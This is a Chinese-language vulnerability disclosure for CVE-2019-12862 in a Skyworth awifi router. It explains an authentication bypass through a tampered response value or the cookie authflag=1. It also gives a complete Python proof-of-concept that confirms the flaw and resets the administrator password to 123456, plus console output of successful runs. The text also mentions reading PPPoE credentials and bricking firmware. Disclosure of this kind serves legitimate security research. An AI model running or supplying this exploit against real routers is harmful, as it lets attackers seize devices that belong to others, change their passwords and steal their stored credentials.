CVE-2019-12862：天翼创维awifi路由器存在多处未授权访问漏洞

一、漏洞摘要

> 漏洞名称: 天翼创维awifi路由器存在多处未授权访问漏洞
> 上报日期: 2019-06-01
> 漏洞发现者: H4lo
> 产品首页: http://www.skyworth.com/
> 软件链接: http://www.skyworth.com/
> 版本: Boa/0.94.14rc21
> CVE编号: CVE-2019-12862

二、漏洞概述

1.连接上wifi，进入路由器的登录界面：

在未知用户名和密码的情况下，右键查看源代码，在clback函数中，只根据返回包的返回值来判断登录状态，这里就通过可以更改返回包的值来绕过登录认证。


```
function clback(){
    if(xmlhttp.readyState == 4){
        var text=xmlhttp.responseText;
        if("0"==text){
            var countfont = "验证失败，剩余输入次数为：";
            var countnext = 2 - loginCount;
            var all = countfont + countnext;
            document.getElementById("errorcount").innerHTML = all;
            document.getElementById("error").style.display = "block";
            if(loginCount>=2){
                sAlert();
            }
            loginCount=(loginCount+1)%3;
        }else{
            document.cookie="authflag="+text+"-0";
            window.location.href='/home.htm';//正确登录后页面跳转至
        }
    }
}
```

2.漏洞利用步骤

在登录处输入admin、admin抓包，接着拦截响应包。

在响应包中更改0变成1，点击forward之后就可以登录成功。

最终其实只要控制cookie中的authflag为1即可直接进入后台。



进入后台之后可以进行管理员密码的越权修改，绕过验证原密码的方法也是修改返回包。

还可以进行一些固件升级的操作，越权上传恶意文件会直接使路由器固件报废。

或者可以越权读取/导入路由器配置信息，或者pppoe账号密码等等 。

三、利用方法

构造如下poc.py


```
#coding: utf-8
#__author__: H4lo
import requests
import sys


payload = "authflag=1"
UA = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.75 Safari/537.36"
headers = {
    "User-Agent": UA,
    "Cookie": payload
}

def exp(ip):
    info = """1. Login with no password\n2. Change administrator's password\n"""
    print info
    op = int(raw_input("Enter the options:"))
    if op == 1:
        url = "http://" + str(ip)+"/home.htm"
        try:
            res = requests.get(url,headers=headers,timeout=5)
            if "title.htm" in res.text:
                print "[+] The router is vulnerable"
            else:
                print "[-] The router is not vulnerable"
        except Exception as e:
            print str(e)

    elif(op == 2):
        url = "http://" + str(ip) + "/boafrm/formAwifiSwitchSetup"
        data = {
            "olduserpass":"1",
            "newpass":"123456",
            "confirmnewpass":"123456",
            "submit-url":"/password.htm"
        }
        try:
            res = requests.post(url=url,headers=headers,data=data,timeout=5)
            if "restartNow" in res.text:
                print "[+] Password had be changed to 123456"
            else:
                print "[-] Some error!"
        except Exception as e:
            print str(e)

    else:
        print "error options!"
if __name__ == '__main__':
    ip = sys.argv[1]
    exp(ip)
```


C:\Users\acer.DESKTOP-GQ47MEQ\Desktop\cve申请>python poc.py 192.168.41.0
1. Login with no password
2. Change administrator's password
Enter the options:1
[+] The router is vulnerable
C:\Users\acer.DESKTOP-GQ47MEQ\Desktop\cve申请>python poc.py 192.168.41.0
1. Login with no password
2. Change administrator's password
Enter the options:2
[+] Password had be changed to 123456